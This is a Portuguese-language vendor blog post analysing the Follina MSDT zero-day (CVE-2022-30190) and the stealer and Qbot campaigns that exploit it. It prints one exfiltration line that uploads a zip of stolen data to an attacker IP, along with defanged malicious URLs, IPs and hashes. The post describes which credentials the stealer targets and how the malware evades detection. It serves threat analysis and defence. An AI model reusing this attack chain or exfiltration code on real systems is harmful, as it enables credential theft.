
• Produtos & Serviços
        • Na nuvem

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • No local

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Plataforma

          • Malware Analysis Platform
        • Negócio pequeno

          • SOHO Total Edition
        • Serviços

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Cibersegurança e Data Privacy Conhecimento
  • Soluções
    • BFSI
    • Educação
    • Governo
    • Assistência médica
    • TIeS
    • Manufatura
  • Empresa
    • Sobre Seqrite
    • Liderança
    • Prêmios e Certificações
    • Todas as notícias atualizadas
  • Parceiros
    • Programa de Parceiros
    • Localizar parceiro
    • Torne-se um parceiro
  • Suporte
  • Recursos
    • Blogues
    • Whitepapers
    • Folhas de dados
    • Estudos de Caso
    • Relatórios de ameaças
    • Manuais
    • Ponto de vista
    • Compreensão Data Privacy
    • Verifique sua pontuação de risco.
    • Diálogos DPDP
    • Hora da Privacidade
Seqrite Laboratório Blog
Fale com nosso time Sob ataque?
  • Produtos & Serviços
        • Na nuvem

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • No local

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Plataforma

          • Malware Analysis Platform
        • Negócio pequeno

          • SOHO Total Edition
        • Serviços

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Cibersegurança e Data Privacy Conhecimento
  • Soluções
    • BFSI
    • Educação
    • Governo
    • Assistência médica
    • TIeS
    • Manufatura
  • Empresa
    • Sobre Seqrite
    • Liderança
    • Prêmios e Certificações
    • Todas as notícias atualizadas
  • Parceiros
    • Programa de Parceiros
    • Localizar parceiro
    • Torne-se um parceiro
  • Suporte
  • Recursos
    • Blogues
    • Whitepapers
    • Folhas de dados
    • Estudos de Caso
    • Relatórios de ameaças
    • Manuais
    • Ponto de vista
    • Compreensão Data Privacy
    • Verifique sua pontuação de risco.
    • Diálogos DPDP
    • Hora da Privacidade
Início  /  Cíber segurança  / CVE-2022-30190: Vulnerabilidade de dia zero “Follina” no MSDT explorada na natureza
CVE-2022-30190: Vulnerabilidade de dia zero “Follina” no MSDT explorada na prática
10 Junho 2022

CVE-2022-30190: Vulnerabilidade de dia zero “Follina” no MSDT explorada na prática

Escrito por Amruta Wagh
Amruta Wagh
Cíber segurança

Em 30 de maio de 2022, CVE-2022-30190 “FOLLINA”, uma vulnerabilidade de execução remota de código de dia zero, foi descoberta na Ferramenta de Diagnóstico de Suporte do Microsoft Windows (MSDT) com alta gravidade (CVSS:9.3).

Esta ferramenta MSDT diagnostica problemas com aplicativos como documentos do Microsoft Office. O vetor de ataque inicial, como documentos do Word, utiliza uma funcionalidade de modelo remoto para baixar o arquivo HTML, que então usa o protocolo URL para chamar esta ferramenta de diagnóstico (MSDT) e executar código malicioso. Ao mesmo tempo, os ataques iniciais se limitavam ao Microsoft Word, mas recentemente os vetores de ataque se expandiram para incluir o RTF e o Outlook.

Essa vulnerabilidade tem sido explorada em larga escala, e os agentes de ameaças que a influenciam com sucesso podem executar código arbitrário e instalar programas adicionais. Os agentes de ameaças estão usando essa falha para disseminar backdoors, AsyncRAT, Quakbot e outros malwares para consumidores e setores na América do Norte e Europa.

Análise detalhada da vulnerabilidade:

O aplicativo de chamada inicial para a ferramenta MSDT será o Microsoft Office (Word, Excel, RTF etc.)

Diagrama de fluxo

Abaixo está um exemplo de um modelo RTF chamado “Employment_Agreement_Template”. Esses documentos RTF usam objetos OLE.

Fig. Arquivo RTF com objetos OLE

Quando este documento é aberto, ele mostra a seguinte mensagem:

Assim que a vítima clica em “Sim”, um arquivo HTML codificado é baixado do link incorporado http[:]//45[.]76[.]53[.]253/1.html, conforme ilustrado abaixo:-

Documentos HTML contêm caracteres “A” comentados na parte inferior do arquivo, encontrados abaixo do código.

Fig. Dados codificados em arquivo HTML

O código incorporado no arquivo HTML invoca o PCWDiagnostic usando ms-msdt com o parâmetro IT_BrowseForFile, que inclui a sintaxe do PowerShell. A parte decodificada dos dados codificados em base64 é:

Fig. Dados decodificados

Este código interrompe o msdt.exe se estiver em execução e se conecta à URL “hXXps [:]//seller-notification [.]live/Zgfbe234dg” e baixa um script POWERSHELL.

A vulnerabilidade Follina foi usada para implantar o Stealer, um malware baseado em PowerShell . Vamos analisar seu conteúdo mais detalhadamente:

Fig. Conteúdo do script parte 1

O script enumera dentro do Appdata/Roaming e tenta roubar dados de login, cookies, etc. de aplicativos como Firefox, Opera, Yandex, Vivaldi, CentBrowser, Comodo, Chedot, Orbitum, Chromium, Slimjet, Xvast, Kinza, Iridium, CocCoc, AVAST Software, Chrome, Outlook, Thunderbird, NetSarang, Windows Live, FileZilla, MobaXterm, WeChat.

O ladrão consulta o registro para roubar informações relacionadas aos seguintes aplicativos: Autodesk, MobaXterm, Oray SunLogin RemoteClient, MailMaster, Navicat, WinSCP, Microsoft Office, FTP, RAdmin, etc.

Fig. Conteúdo do script parte 2

Além disso, ele também coleta informações relacionadas à máquina:

  • Informações do sistema (que incluem nome do host, informações relacionadas ao sistema operacional, proprietário, informações do BIOS, proprietário registrado
    ID do produto, data de instalação original, hora de inicialização do sistema, fabricante do sistema, modelo do sistema, tipo de sistema, processador, versão do BIOS, localidade do sistema, fuso horário (memória física total, domínio, servidor de logon etc.)
  • Configuração de IP (via Ipconfig)
  • Configuração da estação de trabalho
  • Informações de contas de usuário
  • Administradores de Grupos Locais
  • Versões do nome do produto

Um arquivo .zip é criado em %temp% e enviado para a URL:

$http_url = “hxxp://45[.]77.156[.]179:443/” + $ip + “———-” + $time1 + “.zip”

$time1 é o registro de data e hora da época calculado por

Isso também funciona como uma verificação de virtualização.

Vejamos outro exemplo de Quakbot:

E-mails de phishing contendo anexos HTML maliciosos baixam arquivos compactados (.img) (ed63c189b52e4eb663598dc0c3121e05). Este arquivo contém .lnk (76390978f26d3c6d7f799257542796ce), payload do qbot (a14d48974eab6839b1238f984b3c28d2) e arquivo doc (e7015438268464cedad98b1544d643ad).

Diagrama de fluxo

O payload do qbot no zip é executado via .lnk, e o arquivo .doc baixa o arquivo HTML. Este arquivo .html baixa novamente outro payload do qbot explorando o Follina.

Aqui, o arquivo HTML foi baixado de http[:]//185[.]234[.]247[.]119 e contém dados mostrados na figura a seguir:

Fig. Dados do arquivo HTML

Este HTML conecta-se aos URLs acima e baixa o Quakbot dll (ce86511634b5420332eb6267c0e2ae2e), que é então executado via regsvr32.exe

Análise:

 Este arquivo quakbot é um arquivo compilado em Delphi com dados criptografados na seção .rsrc dentro do RCDATA, que são descriptografados na memória virtual alocada. As figuras abaixo mostram os dados criptografados e o loop de descriptografia.

Fig. Dados criptografados 

Fig. Descrição do laço

Isso é descriptografado em APIs e no arquivo PE de primeiro estágio.


O fluxo agora segue para o 1º estágio, responsável pela injeção de DLL e pela inserção do payload do Quakbot na memória. A descriptografia RC4 é realizada nas strings criptografadas, o que traz a lista de processos, como processos relacionados ao antivírus, etc. Se forem encontrados em execução, o payload é encerrado. Na figura abaixo, podemos ver os processos sendo verificados.

A lista dos processos que estão sendo verificados inclui:

Mais tarde, ele executa a injeção de processo em “onedrivesetup.exe”:-
O Qbot está associado à campanha "obama186". Abaixo, a imagem que mostra as conexões C2 de "onedrivesetup.exe":

Técnicas de desvio:

Vimos invasores usarem métodos de codificação em vetores de ataque iniciais para contornar detecções. Os exemplos a seguir ilustram isso.

Exemplo nº 1

Exemplo nº 2

Conclusão:

Este é um dos zero-days mais críticos dos últimos tempos. Este CVE utilizou diversas técnicas de bypass, não possui correção e pode ser facilmente explorado. Assim que o patch de segurança da Microsoft estiver disponível, os usuários devem corrigi-lo imediatamente. Até lá, recomendamos que as organizações fiquem atentas e sigam as ações de mitigação abaixo para reduzir a superfície de ataque e possíveis danos. 

Para remediação de 'Follina', siga o aviso:

 https://blogs.quickheal.com/threat-advisory-cve-2022-30190-follina-severe-zero-day-vulnerability-discovered-in-msdt/

Como a Quick Heal protege seus clientes?

As tecnologias de proteção avançadas existentes dos produtos Quick Heal protegem nossos clientes contra Follina.

Temos uma detecção denominada “CVE_2022_30190_Follina” para Follina em nossa tecnologia comportamental. Da mesma forma, em Seqrite Para o produto Hawk Hunt, temos uma política chamada “QHIR_CVE_2022_30190_Follina” para identificar esse ataque.

A seguir estão as detecções baseadas em arquivo e em rede para Follina:

1. Baseado em arquivo:

  • Porta dos fundos.Turian.S28183972
  • Trojan.Qbot.S28211728
  • CVE-2022-30190.46655
  • CVE-2022-30190.46638
  • CVE-2022-30190.46635
  • CVE-2022-30190.46624

2. Baseado em rede:

  • CVE-2022-30190.RCE!46674
  • CVE-2022-30190.RCE!46675


Especialista em Matéria

Tejaswini Sandapolla

Amruta Wagh

 Postagem anteriorAlerta de ameaça: CVE-2022-30190 'Follina' – Ataque grave de dia zero...
Próximo Post  CVE-2022-26134: Injeção Atlassian OGNL Zero- explorada ativamente...
Amruta Wagh

Sobre Amruta Wagh

Amruta é pesquisadora de segurança na Quick Heal Technologies. Ela se interessa por análise de malware, engenharia reversa e busca por malware atual...

Artigos de Amruta Wagh »

Artigos relacionados

  • Porque Threat IntelA inteligência é o elo perdido na sua estratégia de cibersegurança.

    25 de julho de 2025
  • Atraídos e comprometidos: desmascarando o perigo digital das armadilhas de mel

    17 de Junho de 2025
  • Operação Sindoor – Anatomia de um Cerco Digital

    23 de maio de 2025
Autores em destaque
  • Seqrite
    Seqrite

    Seqrite é uma empresa líder no fornecimento de soluções de cibersegurança para empresas. Com foco em...

    Leia mais artigos por Seqrite
  • Bineesh P
    Bineesh P

    Sou um entusiasta apaixonado por cibersegurança e um escritor dedicado. Com um talento especial...

    Leia mais artigos de Bineesh P.
  • Jyoti Karlekar
    Jyoti Karlekar

    Sou um ávido escritor que gosta de criar conteúdo sobre tecnologias emergentes e...

    Leia mais artigos de Jyoti Karlekar
  • Sanjay Katkar
    Sanjay Katkar

    Sanjay Katkar é o diretor administrativo adjunto da Quick Heal Technologies...

    Leia mais artigos de Sanjay Katkar
Temas
apto (25) Ataque cibernético (36) ataques cibernéticos (58) ciberataque (16) ataques cibernéticos (15) Cíber segurança (344) cíber segurança (34) Ameaça cibernética (33) ameaças cibernéticas (51) violação de dados (56) violação de dados (29) Perda de Dados (28) prevenção de perda de dados (34) data privacy (17) protecção de dados (35) segurança dos dados (19) DLP (50) DPDP (14) DPDPA (17) Criptografia (16) segurança de ponto final (113) Segurança empresarial (20) Explorar (13) GDPR (14) malwares (76) análise de malware (15) ataque de malware (23) MDM (27) Microsoft (15) MITER ATT & CK (14) Segurança de rede (26) Phishing (30) Ransomware (69) ataque de ransomware (31) ataques de ransomware (31) proteção contra ransomware (17) Seqrite (41) Seqrite Criptografia (27) Seqrite EPS (33) Seqrite Serviços (16) detecção de ameaças (15) Threat Intelligência (26) UTM (34) Vulnerabilidade (16) zero confiança (13)
Seqrite Laboratório

Fornecedor líder de soluções de segurança de TI empresarial, simplificando a segurança de endpoints, dados e redes com as melhores soluções de prevenção, detecção e resposta a ameaças do mundo todo.

Leia mais sobre Seqrite

Siga-nos:

Subscreva a Nossa Newsletter

Mantenha-se informado sobre as últimas tendências e insights sobre segurança cibernética.

Carregando
Produtos & Serviços
  • Na nuvem
  • Endpoint Protection
  • Endpoint Detection and Response
  • Mobile Device Management
  • BYOD
  • Extended Detection and Response
  • Zero Trust Network Access
  • Data Privacy
  • No local
  • Endpoint Protection
  • Endpoint Detection and Response
  • Data Privacy
  • Plataforma
  • Malware Analysis Platform
  • Microempresas
  • SOHO Total Edition
  • Serviços
  • Threat Intel
  • Digital Risk Protection Services (DRPS)
  • Ransomware Recovery as a Services (RRaaS)
  • DPDP Compliance
  • Managed Detection and Response
  • Cibersegurança e Data Privacy Conhecimento
Recursos
  • Blogues
  • Whitepapers
  • Folhas de dados
  • Relatórios de ameaças
  • Manuais
  • Ponto de vista
  • Compreensão Data Privacy
  • Diálogos DPDP
  • Política e conformidade
  • EULA
  • GoDeep.AI
  • SIA
  • Hora da Privacidade
Contato
  • Sedes Registradas
  • Vamos falar sobre segurança cibernética
Suporte
  • Suporte Técnico
  • download de software
  • Atualizador offline
  • As atualizações de firmware
  • Upgrades
  • Documentação do produto
Sobre
  • Sobre Seqrite
  • Liderança
  • Prêmios e Reconhecimentos
  • Todas as notícias atualizadas
Sócio
  • Programa de Parceiros
  • Localizar parceiro
  • Torne-se um parceiro
  • Seqrite Certificação

© 2026 Quick Heal Technologies Ltd.

Mapa do site Políticas de Privacidade Noticias legais Políticas de Cookies Termos de uso


